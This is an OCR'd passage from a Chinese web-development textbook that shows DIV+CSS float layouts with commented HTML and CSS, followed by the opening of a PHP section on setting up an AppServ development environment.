                border:1px solid;           /* 设定该区块框的边框为1px的直线边框      */
            }
        </style>
    </head>
    <body>                                  <!-- 使用css消除主体标记默认的边距，设置文本居中 -->
        <div id="container">                <!-- 定义网页最外层的容器使用css设置居中显示     -->
            <div id="left_main">            <!-- 设置左部主导航的区块框                      -->
                主导航区块
            </div>
```

```
            <div id='right_content'>      <!-- 设置右部内容的区块框                    -->
                内容区块
            </div>
        </div>                            <!-- 外层容器结束标记                        -->
    </body>
</html>
```

在上面的代码中非常简单地实现了两列的浮动，只为每一个列设置想要的宽度，然后将主导航所在的区块框向左浮动，又将内容区块框向右浮动，如图 4-14 所示。




图 4-14　两列浮动设计

4.8.3　设置三列浮动的布局

要创建三列的布局，只需要在上例的基础上，在右部内容区的盒子区块中再嵌套两个新的 div 盒子区块，一个盒子区块用于主体内容，设置向左浮动，另一个区块框用于次要内容，设置向右浮动。代码如下所示：

```
<html>
    <head>
        <title>设置两列浮动</title>
        <style>
            body{ margin:0; padding:0; text-align:center; }
            #container { width:966px; margin:0 auto; text-align:left; }
            #left_main { float:left; width:256px; height:400px;border:1px solid; }
            #right_content { float:right; width:700px;}
            #left_box {                   /* 设置左部主要内容区块的css布局样式          */
                float:left;               /* 设置该区块框向左浮动，脱离文档流           */
                width:400px;              /* 设定该区块框的宽度为400个像素              */
                height:400px;             /* 设定该区块框的高度为400个像素，临时设置    */
                border:1px solid;         /* 设定该区块框的边框为1px的直线边框          */
            }
            #right_box {                  /* 设置右部次要内容区块的css布局样式          */
                float:right;              /* 设置该区块框向右浮动，脱离文档流           */
                width:290px;              /* 设定该区块框的宽度为290个像素              */
                height:400px;             /* 设定该区块框的高度为400个像素，临时设置    */
                border:1px solid;         /* 设定该区块框的边框为1px的直线边框          */
            }
        </style>
    </head>
    <body>                                <!-- 使用css消除主体标记默认的边距，设置文本居中 -->
        <div id="container">              <!-- 定义网页最外层的容器使用css设置居中显示   -->
            <div id="left_main">          <!-- 设置左部主导航的区块框                    -->
                主导航区块
            </div>
            <div id="right_content">      <!-- 设置右部内容的区块框                      -->
                <div id="left_box">       <!-- 设置主要内容的区块框                      -->
                    主要内容区块
                </div>                    <!-- 主要内容的区块框结束                      -->
                <div id="right_box">      <!-- 设置次要内容的区块框                      -->
                    次要内容区块
                </div>                    <!-- 次要内容的区块框结束                      -->
            </div>
        </div>                            <!-- 外层容器结束标记                          -->
    </body>
</html>
```

与前面的实例相似，只要设置需要的宽度，然后将主要内容区框向左浮动，再将次要内容区块框向右浮动即可，如图 4-15 所示。




图 4-15　三列浮动设计

4.8.4　设置多列浮动的布局

可以通过借鉴前面介绍的三列浮动布局方式，以在大区块框中再包含小区块框这种层层嵌套的方式实现多列布局。也可以通过设置所有区块框向左浮动，然后在每个区块框之间建立一个垂直隔离带的方式实现多列浮动布局。在下面的示例中创建一个水平导航条，将所有的菜单项都向左浮动排列成一行，并在菜单项之间设置宽度为 1 个像素的隔离带。代码如下所示：

```
<html>
<head>
    <title>设置多列浮动--水平导航菜单</title>
    <style>
        body{ margin: 0; padding: 0; text-align: center; }
        #menu {                          /* 声明ID选择器，用于设置菜单的样式 */
                width:800px;             /* 菜单区块的宽度设置为800px        */
                margin:0 auto;           /* 菜单区块设置为水平居中           */
                text-align:left;         /* 将文本设置回原来的居左           */
                background:#ccc;         /* 为菜单条设置一个灰色背景         */
        }
        #menu ul {                       /* 为了兼容性将列表中原有样式全部清除*/
            float:left;                  /* 设置向左浮动，目的是脱离文档流   */
            margin:0px;                  /* 设置列表外边距为0                */
            padding:0px;                 /* 设置列表内边距为0                */
            list-style:none;             /* 消除列表原有类型                 */
        }
        #menu ul li {                    /* 设置每个菜单项列表的样式         */
            float:left;                  /* 设置都向左浮动                   */
            width:99px;                  /* 每个菜单项宽度为99px             */
            display:block;               /* 改变为块标记的区块               */
            line-height:30px;            /* 设置行高为30px,目的是垂直居中    */
            text-align:center;           /* 设置文本水平居中                 */
        }
        #menu .menudiv {                 /* 设置菜单项之间的分隔条隔离带     */
            float:left;                  /* 也是向左浮动和菜单项在一个文档流 */
            width:1px;                   /* 只要一个像素的宽度               */
            height:20px;                 /* 高度为20个像素                   */
            background:#888;             /* 设置这个分隔条为深灰色           */
            margin-top:5px;              /* 设置上边距为5个像素，目的是垂直居中*/
```

```
            }
        </style>
    </head>
    <body>
        <div id="menu">
            <ul>
                <li><a href="#">菜单（一）</a></li>  <!-- 菜单项的一个链接                    -->
                <li class="menudiv"> </li>           <!-- 使用1px的隔离带，分隔两个菜单项 -->
                <li><a href="#">菜单（二）</a></li>
                <li class="menudiv"> </li>
                <li><a href="#">菜单（三）</a></li>
                <li class="menudiv"> </li>
                <li><a href="#">菜单（四）</a></li>
                <li class="menudiv"> </li>
                <li><a href="#">菜单（五）</a></li>
                <li class="menudiv"> </li>
                <li><a href="#">菜单（六）</a></li>
                <li class="menudiv"> </li>
                <li><a href="#">菜单（七）</a></li>
                <li class="menudiv"> </li>
                <li><a href="#">菜单（八）</a></li>
            </ul>
        </div>
    </body>
</html>
```

运行后的结果如图 4-16 所示。




图 4-16　设置多列浮动的菜单实例布局

4.9 DIV+CSS 网站首页面布局实例

首页的设计直接影响网站的整体形象，虽然没有一个统一的规范，但最好将其设计为大众化的，只要信息内容能够合理地编排即可，使用户可以方便地找到需要的信息。另外，首页的高度最好不要超过三个屏幕，页面中使用的颜色最好也不要超过三种。通常一个网站首页包含页眉、Logo、Banner、主导航菜单、主内容栏目和次内容栏目区块、友情链接和页脚等区块框。本例将实现的效果如图 4-17 所示。

4.9.1 HTML 文件的设计

使用 CSS 布局的主要好处之一，就是它能够控制页面布局，而不需要使用过多的 HTML 标签，只需要使用一些 div、span、ul、li 之类的标签。这样不仅使网站源代码更加简洁，而且能把网页中的主要内容放在前面，使网站的内容完全裸露在搜索引擎面前，便于抓取关键内容。本例设计完成一个简单的页面布局，创建一个名为 divcss.html 网页文件，所需要的 HTML 代码如下所示：




图 4-17　DIV+CSS 布局实例演示效果

```
<html>
    <head>
        <title>DIV+CSS简单的页面布局示例</title>
        <link rel="stylesheet" href="layout.css" type="text/css">  <!-- 链接外部CSS文件 -->
    </head>
    <body>
        <div id="container">                                        <!-- 最外层主盒子     -->
            <div id="header">                                       <!-- 声明页头盒子     -->
                <div id="logo" class="bgcolor">LOGO</div>           <!-- 声明LOGO盒子     -->
                <div id="banner">                                   <!-- 声明Banner盒子   -->
                    <div id="left" class="bgcolor">BANNER1</div>    <!-- 主banner盒子     -->
                    <div id="right" class="bgcolor">BANNER2</div>   <!-- 次banner盒子     -->
                </div>
            </div>
            <div class="nav"> </div>                                <!-- 作为分隔盒子     -->
            <div id="menu" class="bgcolor">水平导航条</div>          <!-- 定义水平导航盒子-->
            <div class="nav"> </div>
            <div id="content">                                      <!-- 主内容盒子       -->
                <div class="left_box border">栏目（一）</div>        <!-- 第一个内容盒子 -->
                <div class="right_box border">栏目（二）</div>
                <div class="nav"> </div>
                <div class="left_box">                              <!-- 主体左部栏目开始-->
                    <div class="left border">栏目（三）</div>
                    <div class="right border">栏目（四）</div>
                </div>
                <div class="right_box">                             <!-- 主体右部栏目开始-->
                    <div class="left border">栏目（五）</div>
                    <div class="right border">栏目（六）</div>
                </div>
            </div>
```

```
31              <div id="sidebar">                                    <!-- 左部边条盒子     -->
32                  <div class="bar border">栏目（七）</div>
33                  <div class="nav"> </div>
34                  <div class="bar border">栏目（八）</div>
35                  <div class="nav"> </div>
36                  <div class="bar border">栏目（九）</div>
37              </div>
38              <div class="nav"> </div>
39              <div id="footer" class="bgcolor">页脚</div>           <!--页脚盒子设置      -->
40          </div>
41      </body>
42  </html>
```

在上例文件 divcss.html 中，是一个比较简单的网站首页布局。只用到一些“无意义”的 div 标签来表现网页的内容，而页面的布局和外观都在外部 CSS 文件 layout.css 中定义。

4.9.2　CSS 文件设计

在使用 HTML 和 CSS 一起配合编写网页时，如果希望在 HTML 文件中保持代码简洁，就需要加大 CSS 代码量，才能编写出完美的页面。比较常见的是使用外部样式表文件，而且如果样式代码比较多，最好将不同类型的样式分别定义在独立的样式文件中。例如常见的一些文件命名规范有：全局样式（global.css）、框架布局（layout.css）、字体样式（font.css）、链接样式（link.css）和打印样式（print.css）等。并且常用类或 ID 选择符的命名规范，应尽量以常见英文单词为准，做到通俗易懂，并在适当的地方加以注释。为本例布局所提供的样式文件 layout.css 中的代码如下所示：

```
1  body{                                  /* 为网页主体内容标记设置样式                    */
2      margin: 0;                         /* 设定网页外部边距值为0，消除body标记默认值     */
3      padding: 0;                        /* 设定网页内部边距值为0                         */
4      text-align: center;                /* 设定网页的内容居中，在IE中区块框也会居中显示  */
5      font: 12px Arial,宋体;             /* 设置网页文字大小12个像素Arial或宋体字         */
6  }
7  .border {                              /* 为需要的区块框定义一类的边线样式              */
8      border:1px solid #888;             /* 四周边线样式为1个像素宽度灰色的直线           */
9  }
10 .bgcolor {                             /* 为需要的区块框定义一类的背景颜色              */
11     background:#DDD;                   /* 定义使用该类的区块框背景颜色为淡灰色          */
12 }
13 #container {                           /* 为布局的最外层容器区块框使用ID选择符设置样式  */
14     width:960px;                       /* 设置容器的宽度为966个像素                     */
15     margin:0 auto;                     /* 设置容器外部边距都为0，使用auto在firefox中居中 */
16 }
17 #header {                              /* 为页面中ID为header的页眉区块框容器定义样式    */
18     float:left;                        /* 设置该区块向左漂浮使其脱离页面的文档流        */
19     width:100%;                        /* 设置该区块框的宽度和上一层容器区块的宽度相同  */
20 }
21 #logo {                                /* 为页面中ID为logo的Logo区块框容器定义样式      */
22     float:left;                        /* 设置该区块向左漂浮使其脱离页面的文档流        */
23     width:200px;                       /* 设置该区块框的宽度为200个像素                 */
24     height:80px;                       /* 设置该区块框的高度为80个像素                  */
25 }
26 #banner {                              /* 为页面中ID为logo的Banner区块框容器定义样式    */
27     float:right;                       /* 设置该区块向右漂浮使其脱离页面的文档流        */
28     width:750px;                       /* 设置该区块框的宽度为750个像素                 */
29 }
30 #banner #left {                       /* 为页面中ID为banner的内部ID为left的容器定义组合样式 */
```

```
31      float:left;                 /* 设置该区块向左漂浮使其脱离页面的文档流                */
32      width:540px;                /* 设置该区块框的宽度为540个像素                         */
33      height:80px;                /* 设置该区块框的高度为80个像素                          */
34  }
35  .nav {                          /* 设置一个空白条添加在列表区块的下方                    */
36      float:left;                 /* 设置该区块向左漂浮使其脱离页面的文档流                */
37      height:10px;                /* 设置空白条的高度为5个像素                             */
38      width:100%;                 /* 设置空白条的宽度承满整个容器                          */
39      overflow:hidden;            /* 在IE中最小高度为18px，将超出部分隐藏                  */
40      clear:both;                 /* 消除该区块框两边的浮动区块                            */
41  }
42  #banner #right {                /* 为页面中ID为banner的内部ID为right的容器定义组合样式   */
43      float:right;                /* 设置该区块向右漂浮使其脱离页面的文档流                */
44      width:200px;                /* 设置该区块框的宽度为200个像素                         */
45      height:80px;                /* 设置该区块框的高度为80个像素                          */
46  }
47  #menu {                         /* 为页面中ID为menu的菜单区块框容器定义样式              */
48      float:left;                 /* 设置该区块向左漂浮使其脱离页面的文档流                */
49      width:100%;                 /* 设置该区块框的宽度和上一层容器区块的宽度相同          */
50      height:30px;                /* 设置该区块框的高度为30个像素                          */
51  }
52  #sidebar {                      /* 为页面中ID为sidebar的右部边条区块框容器定义样式       */
53      float:right;                /* 设置该区块向右漂浮使其脱离页面的文档流                */
54      width:200px;                /* 设置该区块框的宽度为200个像素                         */
55      height:410px;               /* 设置该区块框的高度为410个像素                         */
56  }
57  #sidebar .bar {                 /* 为页面中ID为sidebar的内部类为bar的容器定义组合样式    */
58      float:left;                 /* 设置该区块向左漂浮使其脱离页面的文档流                */
59      width:100%;                 /* 设置该区块框的宽度和上一层容器区块的宽度相同          */
60      height:130px;               /* 设置该区块框的高度为130个像素                         */
61  }
62  #content {                      /* 为页面中ID为header的主内容区块框容器定义样式          */
63      float:left;                 /* 设置该区块向左漂浮使其脱离页面的文档流                */
64      width:750px;                /* 设置该区块框的宽度为750个像素                         */
65  }
66  #content .left_box {            /* 为页面中ID是content内部类为left_box的容器定义组合样式*/
67      float:left;                 /* 设置该区块向左漂浮使其脱离页面的文档流                */
68      width:370px;                /* 设置该区块框的宽度为370个像素                         */
69      height:200px;               /* 设置该区块框的高度为200个像素                         */
70  }
71  #content .right_box {           /* 为页面ID是content内部类为right_box的容器定义组合样式  */
72      float:right;                /* 设置该区块向右漂浮使其脱离页面的文档流                */
73      width:370px;                /* 设置该区块框的宽度为370个像素                         */
74      height:200px;               /* 设置该区块框的高度为200个像素                         */
75  }
76  #content .left {                /* 为页面中ID是content内部类为left的容器定义组合样式     */
77      float:left;                 /* 设置该区块向左漂浮使其脱离页面的文档流                */
78      height:200px;               /* 设置该区块框的高度为200个像素                         */
79      width:180px;                /* 设置该区块框的宽度为180个像素                         */
80  }
81  #content .right {               /* 为页面中ID是content内部类为right的容器定义组合样式    */
82      float:right;                /* 设置该区块向右漂浮使其脱离页面的文档流                */
83      height:200px;               /* 设置该区块框的高度为200个像素                         */
84      width:180px;                /* 设置该区块框的宽度为1800个像素                        */
85  }
86  #footer {                       /* 为页面中ID为footer的页脚区块框容器定义样式            */
87      float:left;                 /* 设置该区块向左漂浮使其脱离页面的文档流                */
88      width:100%;                 /* 设置该区块框的宽度和上一层容器区块的宽度相同          */
89      height:60px;                /* 设置该区块框的高度为60个像素                          */
90  }
```

4.10 小结

本章必须掌握的知识点

- DIV+CSS 布局页面的优势
- W3C 的盒子模型的声明
- 和布局有关的 CSS 属性
- 使用盒子区块的浮动布局
- 解决 DIV+CSS 的兼容性问题

本章需要了解的内容

- 使用绝对定位进行页面布局

本章需要拓展的内容

- 各种浏览器中 DIV+CSS 布局不兼容的情况及解决办法

本章的学习建议

- 重要的是多写、多练、多布局一些有个性的页面
- 把书上的每个例子亲手输入到计算机中实践
- 不断地对自己布局的页面提出更高的要求

小结

本章必须掌握的知识点

- DIV+CSS布局页面的优势
- W3C的盒子模型的声明
- 和布局有关的CSS属性
- 使用盒子区块的浮动布局
- 解决DIV+CSS的兼容性问题

本章需要了解的内容

- 使用绝对定位进行页面布局

本章需要拓展的内容

- 各种浏览器中DIV+CSS布局不兼容的情况及解决办法

本章的学习建议

- 重要的是多写，多练，多布局一些有个性的页面
- 把书上的每个例子亲手输入到计算机中实践
- 不断地对自己布局的页面提出更高的要求

第 2 部分

PHP 基础篇

从本篇开始正式进入到 PHP 的学习阶段，共用 8 章详细介绍了 PHP 语言的全部语法，是 PHP 语言的核心，也都是项目开发中必须使用到的技术，所以希望读者能全部掌握。学习任何一门计算机编程语言的结构，无非就是“基本语法”和“内置程序库”两个部分。只有掌握语言本身的语法才能在开发中灵活自如地运用，而内置程序库则可以通过技术手册现用现查。本篇从 PHP 的运行环境开始学起，再到 PHP 的语法、流程控制、函数、数组、面向对象、字符串和正则表达式。在学习时一定要配合实验，一边练习一边学习，通过自己的编程实验来验证 PHP 语言的特性，才能更好地理解和掌握 PHP 语言。对于不好理解的章节千万不要绕过去，而是要想办法突破它，不然下次遇到时还会成为你的障碍。

本篇配套视频教程：第 16～51 集 共计 31 小时

第5章 从搭建你的 PHP 开发环境开始

学习 PHP 脚本编程语言之前，必须先搭建并熟悉运行 PHP 代码的环境。正所谓“工欲善其事，必先利其器”。可总有一些初学者在安装环境上浪费了大量的时间。有的可能因为过于追求完美，想安装一个最好的开发环境，有的则是因为刚开始学习，还不知道从哪里学起，被一些网上流传的环境安装文章误导，往往会进入一个误区，就是急于在 Linux 下使用源代码包逐个软件安装 LAMP 环境。采用这种源代码方式编译和安装环境，就算是一个老手，如果要连设计带安装，有时也需要一两天的时间。不仅需要很熟练的 Linux 技术，而且安装步骤也比较烦琐，更主要的是要根据项目需求去设计需要安装的功能模块才行，所以初学者如果采用这种方式安装环境，就可能浪费掉你个把月的时间。当然，不仅会花费一些没有必要的时间，也会打消你的学习激情，如果多次安装都没有成功，还可能会影响你学习 PHP 的勇气。对于 PHP 的初学者，笔者建议使用本章的环境安装方式，这种方式可以说是专门为初学者提供的无论有无基础，都可以在几个小时之内将 PHP 工作环境搭建完成。

5.1 几种常见的 PHP 环境安装方式

搭建 LAMP 工作平台，需要在 Linux 操作系统上分别安装 Apache 网页服务器、PHP 应用服务器和 MySQL 数据库管理系统，以及一些相关的扩展。如果需要商业化运营网站，建议在 Linux 下以源代码包的方式安装；如果选择 Windows 作为服务器的操作系统，可以选择在 Windows 系统上以获立组件安装 Web 工作环境的方式；如果读者是刚刚开始学习 PHP 的新手，可以选择本章中介绍的集成软件安装，搭建供学习的 PHP 工作环境。也许你在某个公司租用了 Web 空间，这样，自己无须设置任何东西，仅需要编写 PHP 脚本，并上传到租用的空间中，然后在浏览器中访问并查看结果即可。

5.1.1 Linux 系统下源代码包方式安装环境

在 Linux 平台下安装 PHP 有几种方法：使用配置和编译过程，或是使用各种预编译的包。在 Linux 上安装软件，用户最好的选择是下载源代码包，并编译一个适合自己的版本。LAMP 组合中每个成员都是开源的软件，都可以从各自的官方网站上免费下载安装程序的源代码文件，并在自己的系统上编译，编译之前会检查系统的环境，并可以针对目标系统的环境进行优化。所以和自己系统的兼容性是最好的，

不仅如此，允许你根据自己的需求进行定制安装。这是 LAMP 环境最理想的搭建方法，也是最复杂的安装方式。所以要搭建一个最完美的 LAMP 工作环境，多花费一些时间和精力在源代码包的安装上，还是值得的。安装文档详见本书配套光盘。

5.1.2　在 Windows 系统上安装 Web 工作环境

在 Linux 系统上以源代码包的方式安装 Web 工作环境，虽然安装的环境是最好的 Web 工作环境，但大多数读者对 Linux 系统并不熟悉。所以就算是选择了 Windows 操作系统，最好的安装方式也是在 Windows 系统上分别独立安装 Apache 2、PHP 5、MySQL 5 和 phpMyAdmin 等几个软件。独立安装的好处是可以自由选择这些组件的具体版本，清晰地掌握自己的计算机里都安装了哪些程序，以及它们的具体配置情况，这将给以后的系统维护和软件升级工作带来很大的帮助。安装文档详见本书配套光盘。

5.1.3　搭建学习型的 PHP 工作环境

如果按最高标准去安装一个完美的 LAMP 环境，对一些初学者来说是一个比较困难的任务。其实对于 PHP 初学者而言，搭建一个为学习使用的 PHP 运行环境，安装哪一种都一样使用，但最好选择最容易、最快的搭建方式，这样就可以将精力都放在学习 PHP 语言上。目前在网上可以下载到好多集成了 Apache + PHP + MySQL + phpMyAdmin 等的“套装包”，就是将这些免费的建站资源重新包装成单一的安装程序，以方便初学者快速搭建环境。只需要通过单击“下一步”操作，并按照提示输入一些简单的配置信息，就可以安装成功。但是安装这种软件只有学习使用是最好不过的了，也有很多不好的地方。例如，不可以自由地选择这些组件的具体版本，不能清晰地掌握自己的计算机里都安装了哪些程序，默认开放的不安全模块扩展功能太多，给以后的系统维护、安全控制和软件升级工作带来极大的困难。所以安装集成的开发环境只适合初学者学习阶段使用，要正式用于商业运营，使用这种安装方式还不太理想。如果需要商业化运营网站，还是建议在 Linux 操作系统下以源代码包的方式安装环境，就算是会选择 Windows 作为服务器的操作系统，也可以选择以获立组件安装 Web 工作环境的方式。如果需要安装一个完美的商业运营环境，在本书的配套光盘中提供了多份详细的 LAMP 环境安装参考文档，可以根据自己的实际情况选择对应的安装文档使用。

5.2　环境安装对操作系统的选择

对于动态网站软件开发，我们主要是使用后台脚本编程语言 PHP 开发，但除了安装 PHP 应用服务器外，还需要安装 Web 服务器 Apache、数据库管理系统 MySQL，并安装一些相应的功能扩展。这几个服务器软件都能够运行在绝大多数主流的操作系统上，包括 Linux、UNIX、Windows 及 Mac OS 等。

5.2.1　选择网站运营的操作系统

现在就有一个容易引起争论的话题，在哪一种操作系统环境下运行这些软件更好呢？不同的阵营会

给出不同的答案。可以有把握地说，这几个相关软件在 UNIX/Linux 环境下的版本有着更高的质量，而且部署在 UNIX/Linux 环境下的软件程序往往有着更高的运行效率。因为 Apache、PHP 和 MySQL 这些软件都是先在 UNIX/Linux 下开发出来，然后才被移植到 Windows 操作系统环境上的。另外，在开发时主要使用的 PHP 脚本编程语言，有一些功能模块都是针对 UNIX/Linux 系统开发的，而 Windows 环境则没有为这些功能模块提供所需要的标准化编程接口。所以同样的系统功能在 UNIX/Linux 环境下和 Windows 环境下的具体实现和部署机制往往会有所差异。开发者必须考虑到这类差异才能确保项目的成功。

目前使用 Windows 操作系统的人数还是远远多于使用 Linux 系统的人数。这是因为 Linux 没有提供很好的图形操作界面，多数功能都要使用命令行工具来完成。所以用户会觉得使用 Linux 很困难，没有 Windows 这么容易上手，提供的程序开发工具软件也没有 Windows 系统中提供的多，不喜欢使用 Linux，所以选用 Windows 系统作为服务器使用。

5.2.2 选择网站开发的操作系统

一般来说，一个普通的网站软件，在哪个系统下开发并没有多大的差异，并不是一定要作为程序开发，非要先花大量的时间和精力去学习 Linux 操作系统。如果网站还处于开发阶段，用户使用的是一个测试环境，而这个测试环境通常只有开发者本人或者开发者所在的团队来访问，不会因为访问量很大、访问者的成分很复杂而导致系统在安全或效率等方面出现问题，这个阶段软件在 Windows 系统和 Linux 系统上都有很好的兼容性。所以开发者在开发时应该选择自己最熟悉的操作系统。项目可以先在 Windows 系统下开发，开发完成后再把整个项目移植到 Linux 服务器上去。如果读者处于 PHP 的学习阶段，这种做法就很值得考虑。读者要了解和学习 Linux 可以在 LAMP 兄弟连网站下载 Linux 学习视频，也可以参考李明老师写作的《细说 Linux》一书。

5.3 安装集成 PHP 开发环境

目前网上提供的常用的 PHP 集成环境主要有 AppServ、phpStudy、WAMP 和 XAMPP 等软件，这些软件之间的差别不大。每种集成包都有多个不同的版本，读者可以下载版本比较高的任意一个集成软件安装使用。本节主要以 AppServ 为例，介绍集成环境的安装和配置。

5.3.1 安装前准备

AppServ 集成软件只有 Windows 系统的安装版本。以下安装方法同时适合于 Windows NT、Windows 2000、Windows 2003 及 Windows XP 等操作系统，本书主要以 Windows XP 系统为例。在安装之前需要下载 AppServ 最新版本的软件，本节以下载 AppServ 2.5.10 示例。AppSev 2.5.10 包含的软件有 Apache、PHP、MySQL、phpMyAdmin。主要更新如下：

- Apache 2.2.8
- PHP 5.2.6

- MySQL 5.0.51b
- phpMyAdmin-2.10.3

下载地址：

- http://www.appservnetwork.com/index.php?newlang=chinese

软件名称：

- appserv-win32-2.5.10.exe

5.3.2　安装步骤

步骤一：进入软件下载的文件夹，直接双击 appserv-win32-2.5.10.exe 文件就可以启动安装程序。弹出软件安装向导的欢迎界面，直接单击“Next>”按钮即可到下一步，如图 5-1 所示。

步骤二：弹出软件安装位置选择对话框。用户可以自由地指定一个位置，这里使用默认的安装位置“C:\AppServ”下面安装。直接单击“Next>”按钮即可到下一步，如图 5-2 所示。




图 5-1　AppServ 安装向导的欢迎对话框




图 5-2　AppServ 安装位置选择对话框

步骤三：弹出组件选择安装对话框。给出 4 个组件可供选择安装，这里使用默认的所有组件全部安装。直接单击“Next>”按钮即可到下一步，如图 5-3 所示。

